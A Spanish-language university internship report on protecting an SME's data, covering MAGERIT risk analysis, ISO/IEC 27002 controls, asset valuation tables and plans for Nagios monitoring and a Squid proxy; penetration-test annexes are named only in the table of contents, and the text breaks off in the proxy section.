



REPORTE FINAL DE ESTADÍA

Tania Hernández De La Luz

**Implementación de mecanismos de ciberseguridad para
garantizar la protección de los datos de las PYME**

Ingeniería en Redes Inteligentes y Ciberseguridad

Implementación de mecanismos de ciberseguridad para
garantizar la protección de los datos de las PYME

REPORTE FINAL DE ESTADÍA

QUE PARA OBTENER EL GRADO ACADÉMICO DE

INGENIERA EN REDES INTELIGENTES Y CIBERSEGRIDAD

Tania Hernández De La Luz

ASESOR ACADÉMICO: DR. LUIS ROLANDO GUARNEROS NOLASCO

ASESOR INDUSTRIAL: LIC. GUILERMO DECTOR ARCINIEGA

Índice

Introducción	5
Capítulo I. Introducción	6
1.1 Modelo de Ciberseguridad para la empresa Space Cargo (SPC) Colombia	6
1.2 Construcción de un modelo de ciberseguridad para empresas de servicios informáticos que fortalezca un adecuado manejo de incidentes de seguridad.....	8
1.3 Modelo de ciberseguridad para la prevención de ataques cibernéticos en la oficina de seguros de la Diris Lima Norte 2020	9
Capítulo II. Acerca del proyecto y de la empresa	10
2.1 Planteamiento del Problema.....	10
2.2 Objetivos	10
2.2.1 Objetivo General	10
2.2.2 Objetivos Específicos.....	10
2.3 Hipótesis	11
2.4 Justificación del Proyecto	11
2.5 Alcances y Limitaciones	11
2.5.1 Alcances	11
2.5.2 Limitaciones.....	12
2.6 La empresa	12
2.6.1 Ubicación	12
2.6.2 Giro de la empresa	13
2.6.3 Servicios que ofrece	13
2.6.4 Visión.....	14
1.7.4 Valores	14
Capítulo III. Metodología.....	15
3.1 Metodología MAGERIT	15
3.1.1 Determinar los activos	15
3.1.2 Determinar las amenazas	16
3.1.3 Determinar el riesgo.....	16
3.1.4 Determinar las salvaguardias.....	16
3.1.5 Determinar el riesgo residual	16
Capítulo IV. Desarrollo del proyecto.....	17

4.1 Metodología MAGERIT	17
4.1.1 Determinar los activos	17
4.1.2 Determinar las amenazas	19
4.1.3 Determinar el riesgo.....	20
4.1.4 Determinar las salvaguardias.....	22
4.1.5 Determinar el riesgo residual	25
Capítulo V. Resultados y conclusiones	26
Anexos	28
Anexo 1. Manual de instalación de Nagios.....	28
Anexo 2. Configuración de servidor proxy	33
Anexo 3. Pruebas de penetración	36
Anexo 4. Informe de vulnerabilidades.....	46
Bibliografía.....	49

Índice de Figuras

Figura 1 Clasificación de activos Fuente. Fundación Universitaria Unipanamericana	6
Figura 2 Dimensión de valorización del activo Fuente. Fundación Universitaria Unipanamericana.....	7
Figura 3 Metodología implementada Fuente.Yenifer Zulay Giraldo Montes	8
Figura 4 Modelo de ciberseguridad Fuente.Maylen Alida Alvines Villegas	9
Figura 5 Ubicación.....	13
Figura 6 Metodología MAGERIT Fuente. Elaboración propia.....	15
Figura 7 Nagios en Debian 11	19
Figura 8 Proxy Squid	20
Figura 9 ARP Spoofing Fuente. Elaboración propia.....	21
Figura 10 Filtrado MAC Blacklist.....	23
Figura 11 Filtrado MAC Whitelist.....	23
Figura 12 Generador de contraseñas AVAST	24
Figura 13 Instalación de Apache2 y PHP.....	28
Figura 14 Instalación de dependencias Apache2.....	28
Figura 15 Descarga de Nagios Core.....	29
Figura 16 Descomprimir Nagios Core	29
Figura 17 Acceso a carpeta Nagios Core.....	29
Figura 18 Compilación de plugins descargados.....	29
Figura 19 Ejecución de comandos	30
Figura 20 Ejecución de comandos de instalación	30
Figura 21 Ejecución de comandos de inicio	30

Figura 22 Instalación de modo de comando	31
Figura 23 Instalación de configuración.....	31
Figura 24 Instalación de modo de configuración	31
Figura 25 Comando para habilitar Nagios	32
Figura 26 Establecer contraseña de usuario	32
Figura 27 Habilitar el modo CGI.....	32
Figura 28 Reiniciar servicio Apache2	32
Figura 29 Habilitar Nagios	33
Figura 30 Acceder a interfaz web de Nagios.....	33
Figura 31 Instalación de servidor proxy Squid	33
Figura 32 Acceder a carpeta Squid.....	34
Figura 33 Crear carpeta para ACL.....	34
Figura 34 Creación de ACL.....	34
Figura 35 Copia de archivo como respaldo	34
Figura 36 Editar parámetros de configuración	34
Figura 37 Editar parámetros de acceso	35
Figura 38 Reiniciar servidor Squid	35
Figura 39 Definir IP de servidor en equipos	35
Figura 40 Acceso denegado a dominio	36
Figura 41 Acceso denegado	36
Figura 42 Detectar dispositivos	37
Figura 43 Seleccionar dispositivos.....	37
Figura 44 Interceptar paquetes	38
Figura 45 Escaneo de hosts	38
Figura 46 Informe de puertos encontrados	39
Figura 47 Puertos descubiertos	40
Figura 48 Información encontrada	41
Figura 49 Creación de Payload.....	42
Figura 50 Archivo de comandos	42
Figura 51 Ataque DDOS	42
Figura 52 Ataque inicializado	43
Figura 53 Ataque finalizado	43
Figura 54 Dominio no disponible.....	44
Figura 55 Parámetros de DHCP	44
Figura 56 Suplantación de dirección IP.....	45
Figura 57 Parámetros de DHCP suplantados	45
Figura 58 Escaneo con Netdiscover	46
Figura 59 Dispositivos obtenidos	46

Índice de Tablas

Tabla 1 Determinar activos	17
Tabla 2 Clasificación de activos.....	17
Tabla 3 Dimensión de valoración del activo	18

Introducción

La ciberseguridad es una preocupación cada vez más importante en las empresas, ya que el uso de la tecnología y la conectividad a Internet se ha vuelto esencial en muchos aspectos de nuestra vida cotidiana. Los ciberataques pueden tener consecuencias devastadoras para empresas y particulares, incluyendo la pérdida de datos confidenciales, el robo de información personal, la interrupción de servicios y la reputación dañada.

Por lo tanto, la implementación de un proyecto de ciberseguridad se ha vuelto crucial para garantizar la protección de la información y los sistemas de una organización. El proyecto de ciberseguridad puede incluir medidas preventivas, de detección y de respuesta para minimizar el riesgo de ciberataques y mejorar la seguridad en línea.

Entre las medidas preventivas, se pueden incluir la implementación de políticas de seguridad de la información, la formación y concienciación de los empleados sobre buenas prácticas en línea, la instalación de software de seguridad y la realización de evaluaciones de vulnerabilidad.

Para la detección de posibles ciberataques, se pueden implementar medidas como la monitorización de los sistemas y redes, el uso de sistemas de detección de intrusiones y la revisión de registros de actividad.

En caso de que se produzca un ciberataque, es importante contar con un plan de respuesta ante incidentes, que incluya medidas de contención, recuperación y análisis del incidente para prevenir futuros ataques.

Capítulo I. Introducción

1.1 Modelo de Ciberseguridad para la empresa Space Cargo (SPC) Colombia

Este proyecto tuvo como objetivo el presentar un modelo de ciberseguridad basado en la norma ISO27002 que le permitió a la empresa SPC Colombia tener seguridad informática organizacional [1].

Los resultados obtenidos con este proyecto son los siguientes:

- Caracterización de los activos: Se identificaron los activos que componen el sistema, se definieron las dependencias entre ellos y se determinó que parte de valor del sistema soporta cada activo.
- Levantamiento de información y estructuración: Se generó un inventario de todos los activos de la información físicos encontrados.
- Clasificación de activos: Acorde a los activos de información encontrados se procedió a estructurarlos en una tabla.

Convencion	Tipo Activo	Clasificación	Descripción de la Clasificación	Sigla de Tipo de Activo	Descripción de tipo de Activo
S	Servicios	Finales	Prestados por la organización a terceros	www(Word Wide Web)	Página Web administrada por la organización de uso público
				EXT(Usuarios Externos Bajo relación Contractual)	Correos electrónicos generados por la organización enviados a Terceros.
				email(correo electrónico)	Correos electrónicos generados por la organización de uso interno
				edi(Intercambio electrónico de Datos)	Intercambio de datos por medio de correos electrónicos
				pkii(Infraestructura de clave pública)	Firmas digitales
				INT(Interiores a usuarios de la propia organización)	Intranet, Licencia de Office
		Instrumentales	Medios y usuarios Propios	BD (base de Datos)	Base de Datos Clientes, usuarios internos y externos.
				FTP(transferencia de ficheros)	Servidor FTP de transferencia de archivos internos.
				PTEL (Proveedor Telecomunicaciones)	Proveedor de servicio de Internet y telefonía
				VPN(Virtual Network Private)	Red virtual Privada
				PIMP(Proveedor de Impresión)	Proveedor de servicios de Impresión
				COM (Datos comerciales)	Bases de datos, correo electrónico.
DF	Datos de Información	Privado	Datos impresindibles para la Organización	INT (Datos de gestión interna)	Excel, carpetas compartidas, FTP.
				LOG (Registro de actividades)	Log de eventos.
				SECRET (Datos clasificados)	S[nivel confidencial], R[difusión limitada], UC[sin clasificar], PV(carácter público).
		Sensible	Datos impresindibles para los colaboradores	MULTI (Multimedia)	Video conferencia, fotos, presentaciones, chat (Skype).
				PER (Datos de carácter personal)	Social Media (Whatsapp, Facebook, Instagram, Twitter).
				MF (Medios Físicos)	Documentos impresos, copias, registros, contratos, otros; hojas de respuestas, memorandums.
SW	Software	N/A	N/A	SOFT (Software)	Servidor de ficheros, Desarrollo sub contratado, EMAIL (correo corporativo), DBMS (Sistema de gestión de Base de datos), Ofimática, AV (Antivirus), OS (Sistema Operativo).
HW	Equipos Informáticos	PROPIOS		EqG(Equipos grandes)	Servidor
				EqM(Equipos medianos)	PC Corporativos, Portátiles
				EqV(Equipos Virtuales)	Máquinas Virtuales
				BK(Equipos de respaldo)	N/A
				Permet(Equipos periféricos)	Cámaras de PC, Altavoces, Diademas, Micrófonos, Teclados, Mouse.
				SW(Switch)	Equipo capa 2.
		CONTRATADOS	Servicios indirectos	WAPI (Punto de acceso inalámbrico)	API(Access Point)
				PABX(Centralita telefónica)	Planta Telefónica
				CCTV(Circuito cerrado de TV)	Cámaras de monitoreo
				FW(Firewall)	Equipo perimetral.
				RD(Enrutador)	Equipo capa 3.
				RTN(Red Telefónica Conmutada)	Planta Telefónica
CDM	Redes de Comunicaciones	N/A	N/A	LAN(Red Local)	Red de Área Local
				VPN(Virtual Network Private)	Red de conexión privada
				WLAN(Wireless Local Area Network)	Red inalámbrica

Figura 1 Clasificación de activos Fuente. Fundación Universitaria Unipanamericana

- Dimensión de valorización del activo

Se determinó el valor de los activos desde la perspectiva de cuanto más valiosos es un activo. Mayor nivel de protección se requiere en la dimensión de seguridad que sea pertinente.

Sigla de Tipo de Activo	Descripción de tipo de Activo	Dimensión de Valoración del Activo		
		Confidencialidad	Integridad	Disponibilidad
www(Word Wide Web)	Página Web administrada por la organización de uso público	Público	Sensible	Alta
EXT(Usuarios Externos Bajo relación Contractual)	Correos electrónicos generados por la organización enviados a Terceros.	Público	Baja	Alta
email(correo electrónico)	Correos electrónicos generados por la organización de uso interno	Interno	Normal	Alta
edi(Intercambio electrónico de Datos)	Intercambio de datos por medio de correos electrónicos	Público	Normal	Alta
phi(Infraestructura de clave pública)	Firmas digitales	Interno	Sensible	Alta
INT(internos a usuarios de la propia organización)	Intranet, Licencia de Office	Interno	Sensible	Alta
BD (Base de Datos)	Base de Datos Clientes, usuarios internos y externos.	Confidencial	Sensible	Alta
FTP(transferencia de ficheros)	Servidor FTP de transferencia de archivos internos.	Interno	Sensible	Alta
PTEL(Proveedor Telecomunicaciones)	Proveedor de servicio de Internet y telefonía	Interno	Sensible	Alta
VPN(Virtual Network Private)	Red virtual Privada	Interno	Sensible	Alta
PIMP(Proveedor de Impresión)	Proveedor de servicios de Impresión	Interno	Baja	Media
COM (Datos comerciales)	Bases de datos, correo electrónico.	Interno	Sensible	Alta
INT (Datos de gestión interna)	Excel, carpetas compartidas, FTP.	Interno	Sensible	Media
LOG (Registro de actividades)	Log de eventos.	Confidencial	Normal	Baja
SECRET (Datos clasificados)	S(nivel confidencial), R(difusión limitada), UC(sin clasificar), PV(carácter público).	Confidencial	Sensible	Alta
MULTI (Multimedia)	Video conferencia, fotos, presentaciones, chat (Skype).	Público	Normal	Baja
PER (Datos de carácter personal)	Social Media (Whatsapp, Facebook, Instagram, Twitter).	Público	Baja	Baja
MF (Medios Físicos)	Documentos impresos, copias, registros, contratos, otros, hojas de respuestas, memorandums.	Interno	Sensible	Alta
SOFT (Software)	Servidor de ficheros, Desarrollo sub contratado, IMAIL (correo corporativo), DBMS (Sistema de gestión de Base de datos), Ofimática, AV (Antivirus), OS (Sistema Operativo).	Confidencial	Sensible	Alta
EqG(Equipos grandes)	Servidor	Confidencial	Sensible	Alta
EqM(Equipos medianos)	PC Corporativos, Portátiles	Interno	Normal	Media
EqV(Equipos Virtuales)	Máquinas Virtuales	Confidencial	Sensible	Alta
BKI(Equipos de respaldo)	N/A	Interno	Sensible	Media
Permet(Equipos periféricos)	Cámaras de PC, Alta voces, Diademas, Micrófonos, Teclados, Mouse.	Interno	Normal	Baja
SW(Switch)	Equipo capa 2.	Confidencial	Normal	Alta
WAPI Punto de acceso inalámbrico)	AP(Access Point)	Interno	Baja	Baja
PABX(Centralita telefónica)	Planta Telefónica	Interno	Sensible	Alta
CCTV(Circuito cerrado de TV)	Cámaras de monitoreo	Confidencial	Sensible	Alta
FW(Firewall)	Equipo perimetral.	Confidencial	Sensible	Alta
RO(Enrutador)	Equipo capa 3.	Confidencial	Sensible	Alta
RTQ(Red Telefónica Conmutada)	Planta Telefónica	Interno	Sensible	Alta
LAN(Red Local)	Red de Área Local	Interno	Sensible	Alta
VPN(Virtual Network Private)	Red de conexión privada	Interno	Sensible	Alta
WLAN(Wireless Local Area Network)	Red inalámbrica	Interno	Baja	Baja

Figura 2 Dimensión de valorización del activo Fuente. Fundación Universitaria Unipanamericana

1.2 Construcción de un modelo de ciberseguridad para empresas de servicios informáticos que fortalezca un adecuado manejo de incidentes de seguridad

A través de la ejecución de este proyecto, se ha logrado el objetivo específico de establecer los diferentes riesgos de ciberseguridad en empresas que ofrecen servicios informáticos, en consecuencia se contribuye en la construcción del modelo de ciberseguridad para empresas del sector, esto favorece positivamente ya que las evaluaciones de los riesgos tienen más sentido de acuerdo a la recurrencia con la que se realicen; los ataques de día cero evolucionan constantemente y contar con modelos de riesgos que implementen nuevas tecnologías converge a un sistema de riesgos actualizado y con una alta mitigación de riesgos, creando sistemas eficaces, eficientes y efectivos.

Así mismo se determinó el procedimiento para un adecuado manejo de incidentes de seguridad basado en normas internacionales alineando la norma para el manejo de incidentes ISO27035 y el marco NIST de ciberseguridad, ambas poseen características relevantes que permiten asociarse a los riesgos detectados y la aplicabilidad en empresas de servicios informáticos [2].




Figura 3 Metodología implementada Fuente. Yenifer Zulay Giraldo Montes

1.3 Modelo de ciberseguridad para la prevención de ataques cibernéticos en la oficina de seguros de la Diris Lima Norte 2020

El objetivo de este proyecto es el determinar en qué medida el modelo de ciberseguridad previene ataques cibernéticos a la oficina de seguros de la DIRIS Lima Norte.

A partir de los resultados obtenidos en el presente trabajo de investigación, se observa en el análisis descriptivo del indicador Número de controles de seguridad de información de control y de accesos, en el post test se tiene una media de 3.13%; en la contrastación de hipótesis, hay implementación eficiente de controles de accesos y control, el nivel de significancia es igual a 0.000 es menor a 0.005 determinándose que el modelo de ciberseguridad implementa eficientemente controles de accesos y control de la oficina de seguros de la DIRIS Lima Norte 2020 [3].




Figura 4 Modelo de ciberseguridad Fuente. Maylen Alida Alvines Villegas

Capítulo II. Acerca del proyecto y de la empresa

2.1 Planteamiento del Problema

Con el paso de los años y con la inminente evolución de la Industria 4.0, el cómputo en la nube y aspectos como la seguridad informática y ciberseguridad se han vuelto un punto crítico para las PYME que buscan garantizar la disponibilidad e integridad de sus datos.

Hacker Internet es una empresa en el ramo de tecnologías de la información dedicada a la distribución de diversos componentes para laptops y equipos de escritorio, de igual manera ofrece servicios de mantenimiento, reparación, instalación de sistemas operativos entre otros.

En la actualidad los equipos tienen instalado un software antimalware para mitigar posibles intrusiones de virus, sin embargo se tiene en cuenta que existen diversas vulnerabilidades que pueden conllevar a un robo de datos.

Por esta razón se ha propuesto a Hackers Internet la realización de pruebas de penetración para detectar vulnerabilidades y a su vez generar mecanismos de ciberseguridad basados en la norma ISO/IEC 27002 para garantizar la integridad de sus datos.

2.2 Objetivos

2.2.1 Objetivo General

Identificar vulnerabilidades mediante pruebas de penetración e implementar mecanismos de ciberseguridad basándose en la norma ISO/IEC 27002 para disminuir los riesgos de ciberataques.

2.2.2 Objetivos Específicos

- Realizar pruebas de penetración con Kali Linux para detectar vulnerabilidades en la red.
- Configurar un servidor Proxy para el control de contenido de la red.

- Configurar el software Nagios para el monitoreo de la red.
- Implementar mecanismos de ciberseguridad basados en la norma ISO 27002 para garantizar la integridad de los datos.

2.3 Hipótesis

La realización de pruebas de penetración para detectar vulnerabilidades y la implementación de mecanismos de ciberseguridad bajo la norma ISO/IEC 27002 ofrecen una ventaja competitiva asegurando la integridad y protección de los datos de clientes, proveedores y colaboradores.

2.4 Justificación del Proyecto

La rama de las tecnologías de la información ha ido evolucionando constantemente con el surgimiento de la industria 4.0, esto ha implicado que diversas PYME se vean en la necesidad de integrar nuevas tecnologías para automatizar sus procesos, reducir costos y garantizar la disponibilidad de los datos a sus clientes.

Según Enrique Herrera, director ejecutivo y fundador de Cyberimox, el 83% de las PYME en México no están preparadas para enfrentar un ataque a la seguridad de su información y de sus sistemas informáticos.

En este proyecto se refleja la importancia e impacto de contar con mecanismos de ciberseguridad y conocer las vulnerabilidades a las que las PYME están expuestas día con día.

El contar con mecanismos de ciberseguridad brinda beneficios como lo es el salvaguardar la integridad de los datos y disminuir la posibilidad de ataques cibernéticos. Esto permitirá que Hackers Internet integre nuevas tecnologías que le permitan mantenerse a la vanguardia.

2.5 Alcances y Limitaciones

2.5.1 Alcances

El proyecto se realizará en un lapso de 4 meses y consistirá en la configuración de un servidor en la nube basado en una distribución Linux en donde se instalará la

herramienta de monitoreo Nagios y servicios como DNS, web, base de datos y un servidor proxy para el control de contenido de la red.

Se utilizará el sistema operativo Kali Linux para la realización de pruebas de penetración y con base en los resultados obtenidos, se implementarán mecanismos de ciberseguridad basándose en la norma ISO/IEC 27002.

2.5.2 Limitaciones

- **Sistema operativo del servidor**

La distribución del sistema operativo del servidor en la nube dependerá del proveedor de servicios que la empresa establezca, sin embargo estará basado en Linux.

- **Norma ISO/IEC 27002**

Solo se implementarán ciertos controles de la norma y estos serán con base en el tamaño de la empresa, su infraestructura de red y la inversión económica que se tenga contemplada.

2.6 La empresa

2.6.1 Ubicación

Hackers Internet se encuentra establecida en Córdoba, Veracruz en la Colonia Centro sobre avenida 7, esquina Calle 15 número 1500-C.




Figura 5 Ubicación

2.6.2 Giro de la empresa

Hackers Internet es una empresa dedicada a la venta de equipo de tecnología, computo, accesorios y servicio de reparación y mantenimiento. Distinguiéndose de la competencia por ofrecer productos y servicios de calidad acordes a las necesidades de sus clientes, ofreciendo siempre el mejor precio.

2.6.3 Servicios que ofrece

Reparación de impresoras

- Limpieza Interna & Externa.
- Atascos de papel.
- Reiniciamiento del Ciclo de vida.
- Reparación y Cambio de fusor.
- Reemplazo y limpieza de almohadillas.
- Limpieza y reemplazo de rodillos.
- Limpieza y cambio de cabezales de impresión, etc.

Reparación de computadoras y laptops

- Formateo de computadoras.

- Instalación de Sistema Operativo.
- Instalación de Drivers & Actualizaciones.
- Limpieza Interna & Externa.
- Venta de Equipo de cómputo.
- Cambio de Display o Pantalla.
- Reemplazo de teclado.

2.6.4 Visión

Ser el mejor proveedor de tecnología de la zona centro del estado de Veracruz, que ofrezca a sus clientes la confianza de que su compra o servicio está respaldada por nuestra experiencia, capacidad profesional y el mejor precio del mercado.

1.7.4 Valores

Profesionalismo, Calidad, Confianza, Compromiso y Honestidad.

Capítulo III. Metodología

3.1 Metodología MAGERIT

Metodología elaborada por el Consejo Superior de Administración Electrónica, permite realizar la investigación de los riesgos que soportan los sistemas de información y a la vez diseñar e implementar medidas apropiadas que se adapten y controlen dichos riesgos.




Figura 6 Metodología MAGERIT Fuente. Elaboración propia

3.1.1 Determinar los activos

En esta fase se determinan los recursos de valor para la empresa pudiendo ser un activo que genere un beneficio a futuro o no. Dichos activos deben ser protegidos de

daños y pueden ser archivos que contengan información, equipos de cómputo, infraestructura de red, entre otros.

3.1.2 Determinar las amenazas

A lo largo de esta fase, se debe realizar un estudio de las amenazas y vulnerabilidades a los que los activos están expuestos como lo son errores, fallos e incluso una manipulación inadecuada.

3.1.3 Determinar el riesgo

Durante esta fase, se evalúan de manera práctica los riesgos a los que están expuestos los activos mediante pruebas de vulnerabilidad. Esto realizado mediante el sistema operativo Kali Linux y se genera un informe de vulnerabilidades.

3.1.4 Determinar las salvaguardias

En esta fase, se construye un modelo de ciberseguridad con base en los resultados obtenidos del informe de vulnerabilidades con la finalidad de generar mecanismos de seguridad considerando los controles de la norma ISO/IEC 27002.

3.1.5 Determinar el riesgo residual

En esta última fase, se monitorean los mecanismos implementados y se realizará un informe de correcciones realizadas.

Capítulo IV. Desarrollo del proyecto

4.1 Metodología MAGERIT

A lo largo de este capítulo se desarrollará la metodología implementada a lo largo del proyecto adjuntando evidencia y actividades realizadas.

4.1.1 Determinar los activos

Los activos identificados en la empresa se clasificarán de la siguiente manera:

Tipo	Descripción
Datos / Información (D)	Archivos, copias de respaldo, datos de configuración, etc.
Servicios (S)	Función que satisface una necesidad de los usuarios.
Hardware / Equipos (HW)	Bienes físicos destinados a proveer los servicios que ofrece la empresa.
Redes de comunicaciones (COM)	Instalaciones y servicios contratados a terceros.

Tabla 1 Determinar activos

Tipo de activo	Clasificación	Descripción
Dato / Información	Datos imprescindibles	Bases de datos
		Documentos Excel
		Carpetas compartidas (FTP)
Servicios	Prestados a terceros	Páginas web
		Correo electrónico
		Licencias de Office
		Sistema de facturación
Hardware/Equipos	Equipo corporativo	PC de escritorio
		Portátiles
		Servidor NeuBox
		Access Point
Redes de comunicaciones	N/A	Red de área local
		Red inalámbrica

Tabla 2 Clasificación de activos

Una vez determinados e identificados los activos, se procede a dimensionar el valor de cada activo considerando su confidencialidad, integridad y disponibilidad.

Tipo de activo	Dimensión de valoración del activo		
	Confidencialidad	Integridad	Disponibilidad
Bases de datos	Interna	Sensible	Alta
Documentos Excel	Interna	Sensible	Alta
Carpetas compartidas (FTP)	Interna	Sensible	Media
Páginas web	Publico	Sensible	Alta
Correo electrónico	Publico	Baja	Alta
Licencias de Office	Interno	Normal	Alta
Sistema de facturación	Interno	Sensible	Alta
PC de escritorio	Interno	Sensible	Alta
Portátiles	Confidencial	Sensible	Alta
Servidor NeuBox	Confidencial	Sensible	Alta
Access Point	Interno	Normal	Media
Red de área local	Interno	Sensible	Alta
Red inalámbrica	Interno	Normal	Media

Tabla 3 Dimensión de valoración del activo

4.1.1.1 Norma ISO/IEC 27002

Para determinar los controles aplicables según la norma ISO/IEC 27002 se consideraron aquellos centrados en la integridad de los datos y de la infraestructura de red como lo son:

- Políticas de seguridad
 - Conjunto de políticas para la seguridad de la información.
 - Revisión de las políticas para la seguridad de la información.
- Gestión de activos
 - Inventario de activos
 - Uso aceptable de los activos
- Control de accesos
 - Control de acceso a las redes y servicios asociados.
 - Gestión de acceso de usuarios.

- Seguridad en las telecomunicaciones
 - Gestión de seguridad en las redes.

4.1.2 Determinar las amenazas

4.1.2.1 Nagios

En esta fase, se realizará la configuración del software Nagios con la finalidad de monitorear la red y detectar anomalías haciendo uso del manual elaborado en el [Anexo 1](#).



Figura 7 Nagios en Debian 11

4.1.2.2 Configuración del servidor Proxy

Se realizó la configuración de Proxy Squid, esto con la finalidad de denegar el acceso a ciertas páginas mediante una ACL. [Anexo 2](#).

```
admin@debian-monitoreo: /etc/squid
